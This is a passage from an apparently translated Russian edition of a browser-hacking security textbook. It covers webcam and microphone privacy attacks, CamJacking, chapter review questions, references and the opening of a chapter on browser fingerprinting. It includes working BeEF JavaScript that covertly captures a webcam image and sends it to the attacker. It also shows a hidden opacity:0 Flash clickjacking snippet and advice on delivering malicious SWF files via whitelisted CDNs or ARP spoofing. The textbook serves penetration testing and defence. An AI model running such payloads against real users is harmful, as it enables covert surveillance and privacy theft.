


Рисунок 5-32. Диалог разрешений Flash

Перевод основных надписей: **Camera and Microphone Access / is requesting access to your camera and microphone. If you click Allow, you may be recorded / Allow / Deny** - доступ к камере и микрофону / запрашивает доступ к вашей камере и микрофону; если нажать «Разрешить», может начаться запись / разрешить / запретить.

Чтобы снизить вероятность появления предупреждений из-за ваших SWF-файлов, можно собрать сведения о целях и попытаться выяснить, какие сайты они обычно посещают. Если некоторые из этих сайтов пользуются сетями доставки содержимого (Content Delivery Networks, CDN), а самому сайту требуются разрешения на микрофон или камеру, весьма вероятно, что пользователь цели внёс источник CDN в белый список. Вместо выдачи вредоносного Flash-файла со случайного источника выдавайте его через CDN или другой подобный источник. Не забывайте, что внедрить содержимое в источник можно и с помощью методов подмены ARP, рассмотренных в разделе «Подмена ARP» главы 2.

Использовать возможности Flash приятно, но вы, вероятно, задаётесь вопросом: «А как же все эти замечательные возможности HTML5, о которых столько говорят? Разве HTML5 не способен сделать всё это без Flash?» Короткий ответ: «Разумеется, способен!»

Web Real-Time Communication (WebRTC) - предложенный W3C стандарт для обмена данными между браузерами в реальном времени.[33] WebRTC поддерживался в Chrome начиная с версии 23, а в Firefox - с версии 22. Если вы хотите попробовать включить веб-камеру средствами HTML5, обратитесь к функциям `navigator.getUserMedia`. На момент написания книги некоторые из этих возможностей были экспериментальными, поэтому со временем они могли измениться.

MediaStream API[34] - часть WebRTC, предназначенная для описания и обработки потоков звуковых или видеоданных внутри браузера. В центре API находится сам объект `MediaStream`: это строка URL, ссылающаяся на данные, хранящиеся в объекте файла DOM или `blob`. Чтобы собрать всё вместе, потребуются и несколько элементов DOM, в том числе `<video>` и `<canvas>`.

Следующий код добавляет необходимые элементы и связывает `MediaStream` с элементом `<video>`. Затем он делает снимок в элемент `<canvas>`. Наконец код отправляет обратно атакующему строку URI данных с закодированным изображением:

```
// Создаём элемент video
var video_element = document.createElement("video");
video_element.id = "vid_id";
video_element.style = "display:none;";
video_element.autoplay = "true";
// Создаём элемент canvas
var canvas_element = document.createElement("canvas");
canvas_element.id ="can_id";
canvas_element.style = "display:none;";
canvas_element.width = "640";
canvas_element.height = "480";
// Добавляем элементы в тело документа
document.body.appendChild(video_element);
document.body.appendChild(canvas_element);
// Возвращаем контекст рисования для элемента canvas.
// Нам нужен контекст двумерного рендеринга,
// а не контекст WebGL (трёхмерный)
var ctx = canvas_element.getContext('2d');
// Определяем для потока переменную со значением null
var localMediaStream = null;
// Эта функция вызывается ПОСЛЕ настройки медиапотока
var captureimage = function() {
  // Проверяем, что поток не равен null
  if (localMediaStream) {
    // Рисуем в canvas изображение из элемента video,
    // выровненное по левому верхнему углу (0,0)
    ctx.drawImage(video_element,0,0);
    // Отправляем атакующему URL data: с закодированным изображением
    beef.net.send("<%= @command_url %>",
      <%= @command_id %>,
      'image='+canvas_element.toDataURL('image/png'));
  } else {
    // Что-то не сработало
    beef.net.send("<%= @command_url %>",
      <%= @command_id %>,
      'result=something went wrong');
  }
}
// Получаем правильный объект window.URL
window.URL = window.URL || window.webkitURL;
// Получаем правильную функцию getUserMedia
navigator.getUserMedia  = navigator.getUserMedia ||
                          navigator.webkitGetUserMedia ||
                          navigator.mozGetUserMedia ||
                          navigator.msGetUserMedia;
// Запрашиваем разрешение на доступ к камере,
// а в случае успеха вызываем function(stream)
navigator.getUserMedia({video:true},function(stream) {
  // Задаём элементу video URL-представление медиапотока
  video_element.src = window.URL.createObjectURL(stream);
  // Копируем поток (он проверяется в функции captureimage)
  localMediaStream = stream;
  // Через 2 секунды выполняем функцию captureimage
```

```
  setTimeout(captureimage,2000);
}, function(err) {
  // Получить поток не удалось
  beef.net.send("<%= @command_url %>",
    <%= @command_id %>,
    'result=getUserMedia call failed');
});
```

В результате выполнения этого кода обратно атакующему отправляется изображение в формате URI `data:`. Как и многие другие атаки в этой главе, данная атака всё ещё зависит от элемента социальной инженерии. В частности, пользователя нужно обманом заставить принять предупреждение браузера при попытке доступа к веб-камере, показанное на рисунке 5-33.




Рисунок 5-33. Предупреждение Chrome при доступе к веб-камере

Перевод основных надписей: **wants to use your camera / Allow / Deny** - хочет использовать вашу камеру / разрешить / запретить.

Были обнаружены приёмы, заставляющие пользователей непреднамеренно разрешать указанному источнику пользоваться веб-камерой или микрофоном через Flash. Игорь Хомаков (Igor Homakov) продемонстрировал способ, похожий на концепцию Flash ClickJacking от RSnake, рассмотренную в главе 4: он позволял делать снимки веб-камерой без какого-либо очевидного вмешательства пользователя.[35] Атака работала в Chrome до версии 27 включительно.

Она загружала один объект Flash внутрь другого, причём последний присоединялся к DOM с `opacity:0`, как показано ниже:

```
<object style="opacity:0.0;position:absolute;
top:129px;left:100px;"  width="270" height="270">
 <param name="movie" value="cam.swf">
 <embed src="cam.swf" width="270" height="270"></embed>
</object>
```

Таким образом внешний `cam.swf` загружался через тег `object`. Хотя он выводил предупреждение Flash с просьбой разрешить или запретить доступ к камере, из-за настройки непрозрачности предупреждение оставалось невидимым. На рисунке 5-34 показано, как выглядела атака с изменённой в демонстрационных целях непрозрачностью - иначе диалог Flash был бы не виден.




Рисунок 5-34. CamJacking

Перевод основных надписей: **Click here to continue / Adobe Flash Player Settings / Camera and Microphone Access / Allow / Deny** - нажмите здесь, чтобы продолжить / настройки Adobe Flash Player / доступ к камере и микрофону / разрешить / запретить.

Применение этой атаки в версиях Chrome до 28-й позволяло более скрытно получить доступ к камере или микрофону пользователя. Единственное требование - обманом заставить цель щёлкнуть в определённом месте страницы, как описано для атак ClickJacking в главе 4.

В этом разделе было показано, как атакующий может обойти некоторые неявные и вполне явные средства защиты конфиденциальности. Если не заклеивать веб-камеру наклейкой, подобные атаки наглядно показывают, насколько важно внимательно относиться к диалоговым окнам браузера. К сожалению, многие пользователи Интернета настолько привыкли бездумно нажимать OK и «Перейти», что нередко страдают от усталости от диалоговых окон.

Итоги

В этой главе был представлен ряд методов, позволяющих при оценке безопасности злоупотребить доверием пользователя веб-браузера и нарушить его конфиденциальность. Хотя многие из них основаны на той или иной уловке или даже иллюзии пользовательского интерфейса, стоит помнить, насколько часто пользователи просто нажимают OK в каждом показанном им диалоге.

Вы увидели, сколько полезных сведений можно собрать из большинства браузеров: нажатия клавиш, движения мыши и даже результаты взаимодействия с оборудованием, например камерой пользователя. По мере развития браузерных технологий, в особенности изменений в области HTML5, эти методы атак также продолжат эволюционировать.

В завершение главы были продемонстрированы события, непосредственно нарушающие конфиденциальность, например взаимодействие с веб-камерой компьютера. Хотя универсального доступа к этой технологии пока нет, данная область продолжит расти. Яркий пример - недавний анонс продукта Google Glass.[36]

Возможность зацепить очки, а затем тайно включить их камеру или микрофон - цель, перед соблазном которой, как мы уверены, многим специалистам по безопасности будет трудно устоять.

Вопросы

1. Опишите метод JavaScript, которым можно переписать HTML-содержимое уже отрисованной страницы.
2. Какое событие JavaScript нужно переопределить, чтобы перехватить щелчок мыши?
3. Приведите практический пример злоупотребления ожиданиями от пользовательского интерфейса Internet Explorer.
4. Как обойти фильтр SmartScreen в IE?
5. Почему запросы на обновление программ хорошо подходят для имитации?
6. В каких браузерах можно выполнять атаки TabNabbing?
7. Опишите преимущества и ограничения запуска апплета Java. Какой вариант лучше: подписанный или неподписанный?
8. Какие ресурсы можно запросить, чтобы определить, использует ли браузер Tor?
9. Какие условия необходимы для записи звука через браузер?
10. Что такое атака CamJacking?

Ответы на вопросы можно найти на сайте книги `https://browserhacker.com/answers` или на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Mozilla. (2011). *stringify - JavaScript | MDN*. Получено 15 ноября 2013 года с developer.mozilla.org.
[2] [назад] Mozilla. (2013). *HTML script element*. Получено 15 ноября 2013 года с developer.mozilla.org.
[3] [назад] The jQuery Foundation. (2013). *Selectors | jQuery API Documentation*. Получено 15 ноября 2013 года с api.jquery.com.
[4] [назад] Microsoft. (2013). *attachEvent method (Internet Explorer)*. Получено 15 ноября 2013 года с msdn.microsoft.com.
[5] [назад] W3C. (2012). *DOM Level 3 Events Specification: Focus Event Types*. Получено 15 ноября 2013 года с w3.org.
[6] [назад] Google. (2013). *Keyboard Shortcuts - Gmail Help*. Получено 15 ноября 2013 года с support.google.com.
[7] [назад] W3C. (2013). *DOM Level 3 Events Specification: Security Considerations*. Получено 15 ноября 2013 года с w3.org.
[8] [назад] W3C. (2013). *DOM Level 3 Events Specification: Key Values and Unicode*. Получено 15 ноября 2013 года с w3.org.
[9] [назад] W3C. (2013). *DOM Level 3 Events Specification: Guidelines for selecting and defining key values*. Получено 15 ноября 2013 года с w3.org.
[10] [назад] Jan Wolter. (2012). *JavaScript Madness: Keyboard Events*. Получено 15 ноября 2013 года с unixpapa.com.

[11] [назад] Wikipedia. (2013). *Browser wars*. Получено 15 ноября 2013 года с en.wikipedia.org.
[12] [назад] Caniuse. (2013). *Pointer events*. Получено 15 ноября 2013 года с caniuse.com.
[13] [назад] Debasis Mohanty. (2005). *Defeating Citi-Bank Virtual Keyboard Protection*. Получено 15 ноября 2013 года с seclists.org.
[14] [назад] W3C. (2013). *Touch Events*. Получено 15 ноября 2013 года с W3C. 2013. *Touch Events Version 1*. Дата обращения: 1 апреля 2013 года. w3.org.
[15] [назад] Aza Raskin. (2010). *Tabnabbing: A New Type of Phishing Attack*. Получено 15 ноября 2013 года с azarask.in.
[16] [назад] Sindre Sorhus. (2013). *Screenfull.js*. Получено 15 ноября 2013 года с github.com.
[17] [назад] Rosario Valotta. (2013). *Abusing browsers user interfaces (for fun & profit)*. Получено 15 ноября 2013 года с sites.google.com.
[18] [назад] Microsoft. (2013). *What is User Account Control?* Получено 15 ноября 2013 года с windows.microsoft.com.
[19] [назад] Microsoft. (2013). *SmartScreen Filter*. Получено 15 ноября 2013 года с windows.microsoft.com.
[20] [назад] Symantec. (2013). *Symantec Extended Validation Code Signing*. Получено 15 ноября 2013 года с symantec.com.
[21] [назад] Sean Ludwig. (2012). *Gmail finally blows past Hotmail to become the world's largest email service | VentureBeat*. Получено 15 ноября 2013 года с venturebeat.com.
[22] [назад] Microsoft. (2013). *Introduction to HTML Applications (HTAs)*. Получено 15 ноября 2013 года с msdn.microsoft.com.
[23] [назад] Sophos. (2009). *The Power of (Misplaced) Trust: HTAs and Security*. Получено 15 ноября 2013 года с nakedsecurity.sophos.com.
[24] [назад] Mozilla. (2013). *Bootstrapped extensions*. Получено 15 ноября 2013 года с developer.mozilla.org.
[25] [назад] Michele Orrù and Luca Carettoni. (2013). *Subverting a cloud-based infrastructure with XSS and BeEF*. Дата обращения: 6 апреля 2013 года. blog.beefproject.com.
[26] [назад] Microsoft. (2013). *Browser extension hijacks Facebook profiles*. Получено 15 ноября 2013 года с blogs.technet.com.
[27] [назад] Wikipedia. (2013). *Office assistant*. Получено 15 ноября 2013 года с en.wikipedia.org.
[28] [назад] Alex McGeorge. (2013). *We need to talk about Java*. Получено 15 ноября 2013 года с seclists.org.
[29] [назад] Jeremiah Grossman. (2009). *Detecting Private Browsing Mode*. Получено 15 ноября 2013 года с jeremiahgrossman.blogspot.com.au.
[30] [назад] G. Aggarwal, E. Bursztein, C. Jackson, and D. Boneh. (2010). *An Analysis of Private Browsing Modes in Modern Browsers*. Получено 15 ноября 2013 года с crypto.stanford.edu.
[31] [назад] Kyle Wilhoit. (2013). *The SCADA That Didn't Cry Wolf*. Получено 15 ноября 2013 года с media.blackhat.com.
[32] [назад] Ben Toews. (2012). *Abusing Password Managers with XSS*. Получено 15 ноября 2013 года с btoe.ws.
[33] [назад] W3C. (2011). *WebRTC 1.0: Real-time Communication Between Browsers*. Получено 15 ноября 2013 года с dev.w3.org.
[34] [назад] Mozilla. (2013). *MediaStream API*. Получено 15 ноября 2013 года с developer.mozilla.org.
[35] [назад] Egor Homakov. (2013). *Camjacking: Click and say Cheese*. Получено 15 ноября 2013 года с homakov.blogspot.ru.
[36] [назад] Wikipedia. (2013). *Google Glass*. Получено 15 ноября 2013 года с en.wikipedia.org.

Глава 6. Атаки на браузеры

Браузер служит воротами ко множеству занятий, которыми люди теперь занимаются ежедневно. От общения с друзьями до решения, пора ли поливать посевы в сетевой игре, - именно браузер открывает нам доступ к покупкам, банковским операциям, развлечениям и информации. Чтобы всё это обеспечить, браузер стал гораздо большим, чем средство просмотра веб-страниц. Он превратился в приложение, помогающее выполнять другие приложения.

Исторически браузеры были одной из главных целей атакующих из-за огромного множества возможностей, которые они должны поддерживать.[1] Поразительно, насколько далеко браузеры продвинулись в области защиты: теперь безопасность считается преимуществом, которое можно рекламировать. Возьмём, например, Firefox, показанный на рисунке 6-1.

Рисунок 6-1. Firefox - быстрый, гибкий, безопасный

Перевод основных надписей: **Different by design / Proudly non-profit / Innovating for you / Fast, flexible, secure / Free Download** - отличаемся по замыслу / с гордостью некоммерческие / создаём новое для вас / быстрый, гибкий, безопасный / бесплатная загрузка.

Это не означает, что атакующие перестали интересоваться браузерами. На самом деле верно обратное. Атакующие и исследователи безопасности прилагают огромные усилия, чтобы атаковать веб-браузеры. Проводятся даже открытые соревнования с крупными денежными призами за обнаружение новых и необычных способов компрометации последних версий браузеров.[2] Некоторые поставщики браузеров выплачивают вознаграждения за ошибки, то есть денежные премии за найденные в браузере уязвимости.[3]

Браузеры становятся ещё более интересной целью из-за перехода от настольных приложений к мобильным. Мы живём в эпоху повсеместного подключения. Невозможно пройти по улице и не увидеть человека со смартфоном, который отправляет твит или делает снимок для Instagram, стремясь к мгновенному удовлетворению через публикации, обмен материалами, комментарии, обзоры, поиск сведений либо просто тратя время и теряясь в бескрайних просторах Интернета.

По мере того как люди получают с карманного устройства доступ ко всё большему числу сайтов и служб, растёт и доверие к этим устройствам. Две области, всем сердцем устремившиеся в мобильную среду, - сетевые банковские услуги и покупки. Как ни удивительно, этот всплеск

мобильной сетевой торговли, особенно банковских услуг, впервые проявился в развивающихся регионах, например в Африке.[4] В 2011 году[5] число систем мобильного банкинга резко возросло, прежде всего в Африке, Азиатско-Тихоокеанском регионе и Латинской Америке; на Африку приходилось почти 30 процентов доступных тогда систем.

В этой главе вы научитесь проводить атаки непосредственно против веб-браузера. Иными словами, эксплуатировать сам браузер, не учитывая возможные расширения и подключаемые модули. Вы рассмотрите снятие отпечатков браузеров, атаки на сеансы и файлы cookie, атаки на HTTPS и более сложные методы эксплуатации уязвимостей браузера.

Снятие отпечатков браузеров

Чтобы эффективно атаковать браузер, чрезвычайно полезно точно знать его тип и версию. Определение этих сведений называют снятием отпечатка. Подобно тому как у людей есть уникальные отпечатки пальцев, браузеры обладают уникальными признаками, помогающими определить браузер, его версию и платформу. Понимание базовой платформы особенно важно, если в атаке предполагается использовать эксплойты, характерные для определённой ОС или устройства.

Термин «снятие отпечатка» в действительности описывает два разных действия. Первое - определение платформы и версии браузера. Второе значение относится к попытке отличить конкретный браузер от всех остальных. Уникальный браузер обычно определяют, чтобы отслеживать отдельного человека, а не просто распознать платформу. Для этого в расчёт берут множество других сведений. Однако в рамках данной главы снятием отпечатка называется определение платформы и версии браузера. Подробнее об отслеживании отдельных пользователей см. раздел «Атаки на конфиденциальность» главы 5.

Итак, как сузить круг и установить точную версию браузера цели? Для ответа в этом разделе рассматриваются заголовки HTTP-запросов, свойства DOM и особенности поведения браузеров.

Заголовки HTTP-запроса - это сведения, отправляемые с каждым веб-запросом. Они описывают поддерживаемые возможности браузера, запрошенный URL, узел и другие данные. Заголовок запроса можно изучить, чтобы выявить различия между браузерами, как будет показано в следующем разделе.

Изучая DOM, можно увидеть сведения, которые браузер сохранил о просматриваемой странице. Разные браузеры поддерживают разные возможности, особенно предоставляемые через DOM, поэтому эти данные помогают установить возможности браузера. Сопоставляя их с известными возможностями браузеров, можно ещё точнее определить тип и версию. Зная, как связаны различные части DOM, можно выявить несколько его свойств, различающихся в зависимости от платформы и версии, а затем объединить их и найти совпадение.

Вы также исследуете применение ошибок браузера для его идентификации. Как и в большинстве приложений, в браузерах время от времени встречаются несогласованности и ошибки. По этим признакам можно определить, находится ли браузер выше или ниже определённого уровня исправлений.

Объединив несколько фрагментов сведений, можно установить, что версия браузера выше 23-й, но ниже 25-й, фактически сузив диапазон до одной версии. Именно такая точная настройка приближает к настоящей версии браузера, а эти сведения позволяют точнее приспособить атаку к конкретной цели.

Сочетание данных из заголовка User-Agent (UA) и свойств DOM полезно для проверки результатов снятия отпечатка. Заголовок UA легко подделать, поэтому сам по себе он не всегда заслуживает

доверия. Если в UA зацепленного браузера есть слово `Firefox`, но в DOM обнаружено свойство `window.opera`, в действительности этот браузер может быть вовсе не Firefox. На основании анализа можно предположить, что это Opera с поддельным заголовком UA. Свойства DOM тоже можно подделать, однако сделать это не так просто и встречается такое реже, чем изменение заголовка UA. Если наряду со свойствами DOM и заголовками UA добавить проверки ошибок браузера, вы сможете надёжно установить тип атакуемого браузера.

Снятие отпечатка по заголовкам HTTP

Заголовки входят в каждый HTTP-запрос и ответ, как кратко упоминалось в разделе «Заголовки HTTP» главы 1. С их помощью браузер и сервер согласуют способ передачи информации, а также обмениваются сведениями о веб-страницах и данными, выходящими за пределы содержимого страницы. Разговоры браузеров и серверов - тема не для слабонервных: они обычно отбрасывают любезности и очень быстро переходят к самой сути.

Рассмотрим рисунок 6-2, чтобы понять, из чего состоит веб-запрос.




Рисунок 6-2. Заголовки браузера, наблюдаемые на echo.opera.com

Перевод названий полей: **Remote / Host / User-Agent / Accept / Accept-Language / Accept-Encoding / Connection / If-None-Match** - удалённый адрес / узел / агент пользователя / принимаемые типы / принимаемые языки / принимаемые кодировки / соединение / условие несовпадения.

Посетив `http://echo.opera.com`, можно увидеть заголовки, которые браузер отправляет серверу в составе запроса. Верхнюю строку часто называют строкой запроса. Она состоит из метода, местоположения и версии протокола. Метод обозначает требуемое действие. Обычно это `GET`, `POST` или `HEAD`. Для снятия отпечатка метод, местоположение и протокол не так важны, как остальные сведения. На рисунке 6-2 первым указан заголовок `Host`, сообщающий, что подключение выполняется к узлу `echo.opera.com`. То, что `Host` стоит первым, важно, как вы увидите далее.

Для снятия отпечатка заголовок `User-Agent` наиболее информативен, но его также легче всего подделать. На снимке рисунка 6-2 браузер ясно сообщает, что это Firefox 21, работающий на компьютере Macintosh с процессором Intel. Браузер использует механизм компоновки Gecko, применяемый Mozilla Firefox. Это дополнительное подтверждение того, что браузер, скорее всего, действительно является Firefox.

Остальные заголовки задают параметры обмена. `Accept` указывает виды данных, которые браузер примет в ответе, а `Accept-Language` - желаемый язык. `Accept-Encoding` задаёт предпочтения по сжатию возвращаемых данных для экономии места, а `Connection` сообщает о поддержке нескольких запросов в одном соединении. Эти заголовки часто отправляются в определённом порядке. Кроме того, порядок заголовков нередко различается между версиями браузера.

Рассмотрите рисунок 6-3: на нём показана та же страница на другой платформе. Попробуйте найти отличия от рисунка 6-2.




Рисунок 6-3. Результаты echo.opera.com при просмотре в IE 6 на Windows XP

По значку видно, что снимок сделан на компьютере с Windows, где работает Internet Explorer. При более внимательном изучении обнаруживается ряд других деталей, позволяющих установить не только браузер, но и программы, установленные в системе. Заголовок `User-Agent` сообщает, что это IE 6 на Windows XP, но не только: в нём также перечислены установленные веб-дополнения IE.

